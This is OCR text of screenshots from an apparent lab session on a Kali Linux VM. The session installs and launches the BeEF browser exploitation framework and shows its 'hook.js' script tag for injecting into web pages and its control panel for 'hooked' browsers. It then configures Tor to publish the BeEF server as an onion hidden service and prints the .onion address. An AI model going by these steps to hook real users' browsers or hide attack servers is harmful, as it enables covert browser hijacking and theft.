




Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
Ubuntu_16
05:44 PM
kali@kali: /usr/share/beef-xss
File Actions Edit View Help
(kali㉿kali)-[~]
$ cd /usr/share/beef-xss
(kali㉿kali)-[/usr/share/beef-xss]
$ sudo bundle install
Don't run Bundler as root. Installing your bundle as root will break this application for all non-root users on this machine.
Fetching gem metadata from https://rubygems.org/.....
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub Specification name=thin version=1.8.2 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub Specification name=racc version=1.8.1 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub Specification name=prism version=1.4.0 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub Specification name=nio4r version=2.7.4 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub Specification name=msgpack version=1.7.5 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler::Stub Specification name=json version=2.10.2 platform=ruby> because it is missing extensions
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler:: Specification name=http_parser.rb version=0.8.0 platform=ruby> because it is missing extensi
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler:: Specification name=eventmachine version=1.2.7 platform=ruby> because it is missing extension
Source rubygems repository https://rubygems.org/ or installed locally is ignoring #<Bundler:: Specification name=bigdecimal version=3.1.8 platform=ruby> because it is missing extensions
Resolving dependencies...
Installing bigdecimal 3.2.2 with native extensions
Installing json 2.12.2 with native extensions
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
Bajada de las te...
Sábado
Buscar
ESP
LAA
09:47 p. m.
10/06/2025



Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
Ubuntu_16
06:11 PM
kali@kali: /usr/share/beef-xss
File Actions Edit View Help
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
● beef-xss.service - beef-xss
Loaded: loaded (/etc/systemd/system/beef-xss.service; disabled; preset: disabled)
Active: active (running) since Tue 2025-06-10 18:08:02 EDT; 5s ago
Invocation: b88f760ff3d449a79e91877c0c10aa29
Main PID: 15849 (bundle)
Tasks: 9 (limit: 2288)
Memory: 138.9M
CPU: 3.523s
CGroup: /system.slice/beef-xss.service
├─15849 ./beef
└─15853 node /tmp/execjs20250610-15849-2oqn08js
Jun 10 18:08:02 kali systemd[1]: Started beef-xss.service - beef-xss.
Jun 10 18:08:02 kali env[15849]: Source locally installed gems is ignoring #<Bundler::Stub…n
Jun 10 18:08:02 kali env[15849]: Source locally installed gems is ignoring #<Bundler::Stub…n
Jun 10 18:08:02 kali env[15849]: Source locally installed gems is ignoring #<Bundler::Stub…n
Jun 10 18:08:06 kali env[15849]: [18:08:05][*] Browser Exploitation Framework (BeEF) 0.5.4.0
Jun 10 18:08:06 kali env[15849]: [18:08:05] | Twit: @beefproject
Jun 10 18:08:06 kali env[15849]: [18:08:05] | Site: https://beefproject.com
Jun 10 18:08:06 kali env[15849]: [18:08:05] |_ Wiki: https://github.com/beefproject/beef
Jun 10 18:08:06 kali env[15849]: [18:08:05][*] Project Creator: Wade Alcorn (@WadeAlcorn)
Jun 10 18:08:06 kali env[15849]: [18:08:06][*] BeEF is loading. Wait a few seconds...
Hint: Some lines were ellipsized, use -l to show in full.
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
8°C
Despejado
Buscar
ESP
LAA
10:13 p. m.
10/06/2025



Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
Ubuntu_16
06:08 PM
Kali Linux
Error bigdecimal
BeEF Authentication
127.0.0.1:3000/ui/authentication
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
BeEF
Authentication
Username: beef
Password: ••••
ERROR: invalid username or password
Login
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
8°C Despejado
Buscar
ESP LAA
10:10 p. m. 10/06/2025



Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
Ubuntu_16
06:12 PM
BeEF Control Panel
127.0.0.1:3000/ui/panel
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
Zombies
Auto Run
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: https://beefproject.com/
Getting Started
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!
After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.
Hooked Browsers
Basic
Requester
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
8°C Despejado
Buscar
ESP LAA
10:14 p. m. 10/06/2025



Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
kali@kali: ~
06:32 PM
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo nano /etc/tor/torrc
[sudo] password for kali:
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
4°C
Prac. despejado
Buscar
ESP
LAA
10:32 p. m.
11/06/2025



Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
kali@kali: ~
06:32 PM
kali@kali: ~
File Actions Edit View Help
GNU nano 5.4 /etc/tor/torrc
contents of the file "...hidden_service/hostname" for the address
to tell people.
##
HiddenServicePort x y:z says to redirect requests on port x to the
address y:z.
#HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServiceDir /var/lib/tor/hidden_beef/
HiddenServicePort 80 127.0.0.1:80
HiddenServicePort 3000 127.0.0.1:3000
#HiddenServiceDir /var/lib/tor/beefff_hidden/
#HiddenServicePort 3000 127.0.0.1:3000
#HiddenServiceDir /var/lib/tor/other_hidden_service/
#HiddenServicePort 80 127.0.0.1:80
#HiddenServicePort 22 127.0.0.1:22
############### This section is just for relays #####################
#
See https://www.torproject.org/docs/tor-doc-relay for details.
Required: what port to advertise for incoming Tor connections.
#ORPort 9001
If you want to listen on a port other than the one advertised in
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^_ Go To Line
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
4°C
Prac. despejado
Buscar
ESP
LAA
10:32 p. m.
11/06/2025


Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
kali@kali: ~
06:34 PM
kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo systemctl restart tor
(kali㉿kali)-[~]
$ sudo cat /var/lib/tor/hidden_beef/hostname
s6o5bkujnpk5ra6ancooies442c4kiveffevw2cxkfxv2z7pdbpcfiyd.onion
(kali㉿kali)-[~]
$
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
4°C
Prac. despejado
Buscar
ESP
LAA
10:34 p. m.
11/06/2025

